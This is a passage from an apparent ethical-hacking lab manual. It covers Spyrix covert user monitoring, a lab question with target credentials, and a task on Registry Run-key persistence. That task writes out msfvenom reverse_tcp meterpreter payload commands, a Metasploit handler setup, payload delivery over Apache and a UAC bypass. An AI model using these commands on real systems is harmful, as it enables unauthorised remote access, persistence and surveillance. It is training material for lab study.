


40. Once the download is complete you will see a zip file. Extract the file and navigate into **report** folder and double-click **report.html** file.



If a **How do you want to open this file?** pop-up appears, select **Firefox** from the list and click **OK**.

41. A **SPYRIX** report will appear showing all the screenshots, Program activities, Keyboard activities, URLs etc.



42. Close all open windows in both the machines, and sign out from **Jason** account on **Windows Server 2019** machine.
43. This concludes the demonstration of how to perform user system monitoring and surveillance using Spyrix.
44. Now, before going to the next task, end the lab and re-launch it to reset the machines. To do so, click the **Exit Lab** option and click **End lab** from the drop-down options.

Question 6.3.1.1

Use Spyrix Personal Monitor on Windows Server 2022 machine to monitor the target machine at 10.10.1.19. Use the user account Jason, with the password qwerty, to establish a Remote Desktop Connection with the target system. Enter the name of the target machine that will be visible in Spyrix Personal Monitor dashboard.


Task 2: Maintain Persistence by Modifying Registry Run Keys

Registry keys labeled as Run and RunOnce are crafted to automatically run programs upon each user login to the system. The command line specified as a key's data value is restricted to 260 characters or fewer. If attackers discover a service connected to a registry key with full permissions, they can execute persistence attacks or exploit privilege escalation. Upon any authorized user's login attempt, the associated service link within the registry triggers automatically.

Here, we will exploit Registry keys to gain privileged access and persistence on the target machine.

1. Click Parrot Security to switch to the **Parrot Security** machine and login with **attacker/toor**.
2. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**). Run **cd** command to jump to the root directory.
3. Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Test.exe** to generate **Test.exe** payload.
4. Now, we will create payload that needs to be uploaded into the Run Registry of **Windows 11** machine. Run the following command:

msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=4444 -f exe > /home/attacker/Desktop/registry.exe




5. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share exploit.exe with the victim machine.

To create a new directory to share the **Test.exe** and **registry.exe** files with the target machine and provide the permissions, use the below commands:


- Run **mkdir /var/www/html/share** command to create a shared folder
- Run **chmod -R 755 /var/www/html/share** command
- Run **chown -R www-data:www-data /var/www/html/share** command

6. Copy the payload into the shared folder by executing **cp /home/attacker/Desktop/Test.exe /var/www/html/share/** and **cp /home/attacker/Desktop/registry.exe /var/www/html/share/** commands.
7. Start the Apache server by running **service apache2 start** command.




8. Run **msfconsole** command to launch Metasploit Framework.
9. In Metasploit, type **use exploit/multi/handler** and press **Enter**.

10. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
11. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
12. Type **set lport 444** and press **Enter** to set lport.
13. Now, type **run** in the Metasploit console and press **Enter**.



14. Click Windows 11 to switch to the **Windows 11** machine, click Ctrl+Alt+Delete to activate the machine and login with **Admin**/**Pa$$w0rd**..
15. Open any web browser (here, **Mozilla Firefox**) go to **http://10.10.1.13/share**. As soon as you press enter, it will display the shared folder contents.
16. Click on **Test.exe** and **registry.exe** to download the files.
17. Navigate to **Downloads** and double-click the **Test.exe** file.


If an **Open File - Security Warning** window appears; click **Run**.




18. Leave the **Windows 11** machine running and click Parrot Security to switch to the **Parrot Security** machine.
19. The meterpreter session has successfully been opened.
20. Type **getuid** and press **Enter** to display current user ID.
21. Now, we shall try to bypass the User Account Control setting that is blocking you from gaining unrestricted access to the machine.
22. Type **background** and press **Enter**, to background the current session.

In this task, we will bypass Windows UAC protection via SilentCleanup task present in Windows Task Scheduler. It is present in Metasploit as a bypassuac_silentcleanup exploit.

23. In the terminal window, type **use exploit/windows/local/bypassuac_silentcleanup** and press **Enter**.
24. Now, type **set session 1** and press **Enter**.




25. Type **show options** in the meterpreter console and press **Enter**.

